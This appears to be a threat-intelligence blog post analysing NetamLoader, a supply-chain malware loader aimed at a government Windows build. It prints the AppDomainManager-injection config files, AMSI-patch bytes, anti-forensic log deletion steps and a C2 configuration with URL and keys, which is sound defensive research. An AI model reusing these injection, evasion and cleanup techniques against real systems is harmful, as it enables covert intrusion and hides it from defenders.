❌

Normal view

There are new articles available, click to refresh the page.
Today β€” 29 October 2026Main stream

Unknown APT uses NetamLoader to attack a Win10 OS customized for governments in Asia

By: GReAT
29 October 2026 at 04:00

Introduction

A couple of months ago, our research revealed a highly sophisticated infection chain and a complex .NET assembly-loading framework built on XAML markup, which strongly indicates a supply-chain attack targeting a custom Windows build used exclusively by government entities in Asia. The malicious framework has been labeled NetamLoader; at present, no attribution to any known APT group has been established.

The sample came to light in the first half of 2026, when Kaspersky Security Network (KSN) issued a malware detection alert for a .config file using AppDomainManager injection to load arbitrary .NET assemblies. The file was packaged inside a CAB archive placed in the directory that stores Windows operating system update packages. Initial analysis of the CAB contents found no malicious code: most executables were legitimate components of the third-party patch management tool Patch My PC, and even the .NET assemblies used for the injection were Microsoft-signed. A later re-examination of the original .config file and the full loading process revealed the infection chain and framework described in this report.

Kaspersky’s products detect this threat as HEUR:Trojan.MSIL.NetamLoader.gen, Trojan.MSIL.Zapchast.*, and Trojan.Script.Agent.*.

Background

During routine threat hunting, KSN sent us a malware detection alert. The notification flagged a .config file that employed AppDomainManager injection to load arbitrary .NET assemblies. The file was compressed into a CAB archive named e4537a1762fcafd2fd96bfc825bad34f9db9a24d and saved in the folder that stores Windows operating system update packages. Below is the full path to this archive:

C:\Windows\SoftwareDistribution\Download\e4537a1762fcafd2fd96bfc825bad34f9db9a24d

Starting with this CAB archive, we uncovered a highly complex infection chain that uses a previously unknown advanced loading framework.

Initial infection

The CAB file contains the following seven files, which are extracted and placed in the path C:\Windows\SoftwareDistribution\Download\Install\:

Files compressed in the CAB file

Files compressed in the CAB file


Except for Resources.resx, none of the files contain malicious code. We did not observe how the CAB file was delivered to the victim; we only saw the process PatchMyPC-ScriptRunner.exe running with the following arguments:

C:\Windows\SoftwareDistribution\Download\Install\PatchMyPC-ScriptRunner.exe -updatepackage -applicationid=xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx

After the file is launched in this manner, the infection chain progresses to stage 1.

Stage 1

Starting with the execution of PatchMyPC-ScriptRunner.exe, which then served as a host process for loading several payloads, we identified a complex two‑stage loading mechanism with multiple steps. The overall flow of stage 1 is summarized in the diagram below.

Infection chain: Stage 1

Infection chain: Stage 1

Step 1

The AppDomainManager injection technique is used to load an arbitrary .NET assembly. With this mechanism, when PatchMyPC-ScriptRunner.exe runs, the accompanying configuration file PatchMyPC-ScriptRunner.exe.config in the same directory is loaded before the executable’s main function runs. Below is the content of PatchMyPC‑ScriptRunner.exe.config.

<?xml version="1.0" encoding="utf-8" ?>
<configuration>
	<runtime>
		<appDomainManagerType  value="Microsoft.ApplicationServer.Caching.DataCacheFactoryConfiguration">
       </appDomainManagerType>
		<appDomainManagerAssembly  value="Microsoft.HostIntegration.Connectors, Version=1.0.0.0, 
                    Culture=neutral, PublicKeyToken=31bf3856ad364e35">
       </appDomainManagerAssembly>
		<NGenAssemblyUsageLog enabled="0" />
	</runtime>
    <startup> 
        <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.6" />
    </startup>
</configuration>

According to the configuration file, the class Microsoft.ApplicationServer.Caching.DataCacheFactoryConfiguration from the Microsoft.HostIntegration.Connectors.dll module (a Microsoft‑signed assembly) is loaded. DataCacheFactoryConfiguration is the configuration class for the Windows Server AppFabric Cache Client, specifying the settings for a new cache client. When the configuration class is loaded, its instance first attempts to find and read the default configuration file, fabric.config, located in the same directory. The contents of fabric.config are shown below:

<?xml version="1.0" encoding="utf-8"?>
<section name="foo">
    <customType className="System.Resources.ResXResourceSet, System.Windows.Forms, 
                Version=4.0.0.0, Culture=neutral, 
                PublicKeyToken=b77a5c561934e089(Resources.resx)" />
</section>

Step 2

The DataCacheFactoryConfiguration class has a design flaw that can be abused to load arbitrary assemblies. The fabric.config file is meticulously crafted. When the file is loaded, the DataCacheFactoryConfiguration instance examines its className attribute, loads the specified type (System.Resources.ResXResourceSet from the System.Windows.Forms assembly), and creates a ResXResourceSet instance, passing β€œResources.resx” to its constructor for parsing.

In the .resx file, multiple layers of payloads – including several XAML files, .NET assemblies, and JSON data – are encoded, compressed, or encrypted (see the diagram below). Each layer is unpacked and loaded by the layer above it. Once a layer finishes its operation, the next layer is extracted and loaded. Below, we analyze each layer in the order in which it is loaded:

Multiple layers of payloads are compressed and encrypted in the .resx file

Multiple layers of payloads are compressed and encrypted in the .resx file

The Microsoft RESX schema defines the XML layout used by .resx files, which has a human-readable structure and can hold application resources: strings, images, icons, and serialized objects. The Resources.resx file contains a Base64‑encoded binary object that was serialized using the well‑known, highly vulnerable .NET BinaryFormatter class.

Base64-encoded serialized binary object in Resources.resx

Base64-encoded serialized binary object in Resources.resx

Parsing this .resx file with ResXResourceSet causes the embedded Base64‑encoded binary payload to invoke BinaryFormatter.Deserialize(), triggering a deserialization vulnerability that enables a TypeConfuseDelegate attack. The TypeConfuseDelegate then invokes XamlReader.Parse(), which loads a XAML payload (named XAML-1) embedded within the binary object.

XAML is a markup language for building user interfaces in .NET applications, but its capabilities extend far beyond that. Using two built‑in objects, ObjectDataProvider and ResourceDictionary, logic equivalent to C# code can be expressed in an XML‑like syntax.

A code snippet of XAML-1

A code snippet of XAML-1

Step 3

The XAML-1 code acts as a loader for an embedded payload. The process is as follows:

  1. Retrieve the full command line of the current host process PatchMyPC‑ScriptRunner.exe, converting all arguments to lowercase.
  2. Generate the AES key by hashing the command‑line string with SHA‑256.
  3. Decode the Base64 string embedded in XAML-1 into a binary array. Use the first 16 bytes of that array as the IV, then decrypt the remaining encrypted data with AES. The decrypted output is another piece of XAML code, which we refer to as XAML-2.
  4. Load XAML-2 into memory using the .NET API System.Windows.Markup.XamlReader.Load().
  5. If any exception occurs during decryption, trigger Environment.Exit(0), silently terminating the host process to prevent error messages that might reveal the attack.

Stage 2

XAML‑2 initiates stage 2 of the infection. The diagram below shows the overall flow of this stage.

Infection chain: Stage 2

Infection chain: Stage 2

XAML‑2 contains two embedded Base64‑encoded sections. These sections are actually two additional XAML files (referred to as XAML-2-1 and XAML-2-2) that were first compressed with ZIP and then encoded in Base64. After decoding and decompressing, XAML-2 loads each file into memory separately with XamlReader.Load().

A code snippet of XAML-2

A code snippet of XAML-2

XAML-2-1

The first file consists of 796 lines. Its sole purpose is to hijack a key AMSI API to bypass anti‑malware scanning.

Sensitive strings in XAML-2-1 are cut into tiny pieces

Sensitive strings in XAML-2-1 are cut into tiny pieces

To avoid detection by anti‑malware signature scans, sensitive strings are split into very short fragments. When XAML-2-1 is loaded and parsed, the fragments are reassembled into the original string.

The key steps it takes to achieve its goal are as follows:

  1. Check the OS architecture by verifying whether IntPtr.Size equals 8. If it does not, the host process isn’t 64‑bit, so abort the hijack operation.
  2. Combine the split strings into a single CLSID GUID (fdb00e52-a214-4aa1-8fba-4357bb0072ec), then try to create an instance of the AMSI COM object using this GUID.
  3. Patch the AMSI module.
    • Create a delegate for the runtime method Console.Clear() and then obtain its native function pointer. Next, patch the method by overwriting its first bytes in memory with the binary payload (41 C7 00 01 00 00 00 33 C0 C3).
    • Obtain the native pointer of the AMSI COM object with Marshal.GetIUnknownForObject(). From this pointer, read the address of its virtual method table and add 0x18 to reach another pointer that holds the address of the CAmsiAntimalware::Scan method.
    • Use VirtualProtect() to make the Scan() pointer writable, change its value from the address of the CAmsiAntimalware::Scan() method to the address of the patched Console.Clear(), and then restore the pointer’s original protection attributes. Once this step is complete, every scan returns AMSI_RESULT_CLEAN (value = 0).

One patch targets the Console.Clear() API, which resides in the memory space of an existing legitimate module, while the other modifies only the virtual tables of the AMSI module, allowing the malware to pass code integrity checks.

XAML-2-2

XAML-2-2 consists of two parts: a .NET module (the first loader, .NET 1 Loader) and a JSON data payload (the C2 configuration, JSON-1). Both components are compressed with ZIP and then encoded in Base64. XAML-2-2 first decodes and decompresses the .NET assembly .NET 1 Loader, then uses the Assembly.CreateInstance() API to create an instance of the .NET 1 Loader and passes the Base64‑encoded JSON-1 to the m.C() method of .NET 1 Loader as a parameter.

.NET 1 Loader

.NET 1 Loader decodes, decompresses, and parses JSON‑1. The decoded and decompressed JSON‑1 is shown below:

{
    "p": "[Base64‑encoded JSON, which we call JSON‑1-p]"
    "c": "[Base64‑encoded JSON, which we call JSON‑1-c]"
}

  • JSON-1-c
    This JSON contains the configuration data that .NET 1 Loader uses to report the execution results of the loaded payload to the C2 server.
    sc false Flag. Determines whether to report the execution result of m.C(). When set to false, reporting to C2 is skipped.
    c null Reporting C2 server. The result returned by the m.C() method of .NET 1 Loader is sent to this server.
    tp null Unknown item, suspected to be a trusted SSL certificate. Thumbprint was used to verify this alleged C2 certificate.
    e null The AES key that encrypts the JSON result returned by the m.C() method of .NET 1 Loader.
  • JSON-1-p
    JSON-1-p is a more complex configuration file. .NET 1 Loader parses its data to prepare and load the subsequent stages. The following configuration keys store the payloads:
    • oib: Base64‑encoded .NET 2 Plugin (PE file)
    • oub: Base64‑encoded XAML that invokes Exit(0)
    • ibk: AES key used to decrypt ibi
    • ibi: A Base64‑encoded collection of compressed, encrypted XAML templates used to build XAML-3. Detailed instructions for decrypting and assembling XAML‑3 are provided in the XAML‑3 section below.

    Other items are passed as C2 configuration to the .NET 2 Plugin at a later stage.

    [
        {
            "c": [
                {
                    "cu": "https://openaigpt4v.com/model_v4/",
                    "tp": "*",
                    "rh": ""
                }
            ],
            "mib": 79200,
            "mab": 100800,
            "mis": 1200,
            "mas": 2400,
            "e": "9fT04e03tAiZAPogcDWt0w==",
            "ii":  null,
            "aop": null,
            "oib": "TVqQAAMAAAAEAAAA//8AALgAAAAAA...",
            "oub": "PFJlc291cmNlRGljdGlvbmFyeS...",
            "wi": 100801,
            "ibk": "W7BHmIRBRY3FOIfWprbW/ZJh5GbPND3sY+qCBDY7O2A=",
            "ibi": "4pUDtQVbD6leQrDvtT3gaaCLec...",
            "de": false
        }
    ]

After obtaining the configuration, .NET 1 Loader proceeds with the following key steps:

  1. Delete the update records from the system log related to the malicious update packages, along with the malicious files and cache files used in stage 1.
    • Delete malicious files extracted from the CAB
      PatchMyPC-ScriptRunner.exe.config
      fabric.config
      Resources.resx
    • Delete CLR usage logs and Windows system Prefetch cache files to eliminate evidence that could be used in forensic analysis.

      %LOCALAPPDATA%\Microsoft\CLR_v4.0\UsageLogs\PatchMyPC-ScriptRunner.exe.log
      %WINDIR%\Prefetch\PATCHMYPC-SCRIPTRUNNER.EXE-*.pf

    • Retrieve the files in the folders matching the pattern 20???? at the path below, where each file name starts with β€œ20” followed by six more characters (e.g., 20260101). Read the files’ contents, filter out any lines containing the exact substring GetExtendedUpdateInfoHandler, and write the filtered content back to the log files. The path contains the keyword CmitUpdateAgent, which may be linked to a custom Windows 10 build used by a government in Asia.
      "%WINDIR%\Logs\CmitUpdateAgent\20????\20??????"

  2. Reset a registry‑based exception‑state logging system by deleting the nine GUID keys under the path LocalMachine\SOFTWARE\Classes\appid\[specific_GUID] one at a time, along with all of their child subkeys. The algorithm that generates the GUID path is unique– it derives the GUID from the C2 URL– so each C2 server has its own distinct set of bound GUIDs. Of the nine GUIDs derived using this method, one indicates that an exception occurred, and the others are numbered 0 through 7.
    Β 
    For example, when the malware catches exception code 129, it creates the registry subkey {bde7ddc2-1f6f-4397-a0df-ae7c7d67d65a} to indicate that an exception occurred. It then checks the bit mask, where 129 equals binary 10000001. Consequently, it creates the eighth subkey {74084115-433e-4fe8-8d01-41c48fbfeef6} and the first subkey {bf6f4bde-97db-4dcd-9546-7ebf10061519}.
  3. Verify that each necessary configuration item exists in JSON-1-p, then validate some of its items against hardcoded values. If any item fails the check, halt the infection chain and submit the execution result to the reporting C2 server.
  4. Verify that the current user is an administrator; if not, throw an exception with code 128.
  5. Check whether the configuration item aop exists. If it does, Base64-decode its value, use the result as XAML-3, and skip to step 9.
  6. Generate a unique malware instance ID for the configuration item ii by calling Guid.NewGuid().
  7. Query the SusClientId value from the registry key SOFTWARE\Microsoft\Windows\CurrentVersion\WindowsUpdate. Then generate the value for the newly defined configuration item si by computing a GUID using the same algorithm as above. Use the concatenation of the retrieved SusClientId value and the byte sequence \x14\x43\x9B\x64 as the input data for the algorithm.
  8. Parse JSON-1-p, extract the relevant items and their values, and convert them to XAML format. Next, follow the steps outlined in the XAML-3 section to generate the complex XAML script XAML-3.
  9. Create a COM instance of WScript.Shell (CLSID: 41904400-BE18-11D3-A28B-00104BD35090) and retrieve the environment of the current process. Then set the COMPlus_ETWEnabled environment variable to 0 to prevent the CLR from registering the .NET ETW provider, which hides the associated events.
  10. Use RPC to create a remote COM object (CLSID: ab8902b4-09ca-4bb6-b78d-a8f59079a8d5). Exploit it via an unknown binary object deserialization vulnerability and the TypeConfuseDelegate technique. Once the exploit succeeds, XAML-3 is loaded into the remote host process dllhost.exe. This is a covert method for initiating a new process that loads the malicious payload XAML‑3. This technique effectively separates the infection chain from its initial process, allowing it to bypass behavioral monitoring by security solutions such as EDR.
  11. The execution result (in JSON format, shown below) is first AES‑encrypted using the key from the item e. A randomly generated IV is prepended to the encrypted data, and the result is then Base64‑encoded.

    [
        {
            // Fixed value
            "_": "0202097a-5c1e-460d-b5e0-030b9756b242",
            // Error number: 0 indicates successful execution
            "e": "0 ",
            // Value of config "ii"
            "i": "94aafd58-c00c-402a-aae6-858b4486a1a4"
        }
    ]

  12. POST the encrypted and encoded result to the reporting C2 server.

XAML-3


XAML-3 is a critical payload that, after leaving the original process tree, is loaded and executed in a different process: dllhost.exe. XAML-3 is generated from template XAML-3. As shown in the diagram below, the template is decoded and decrypted using the value of the ibi item in JSON-1-p. In addition to template XAML‑3, the final decryption includes two other XAML templates (template __P1__ and template __P2__).
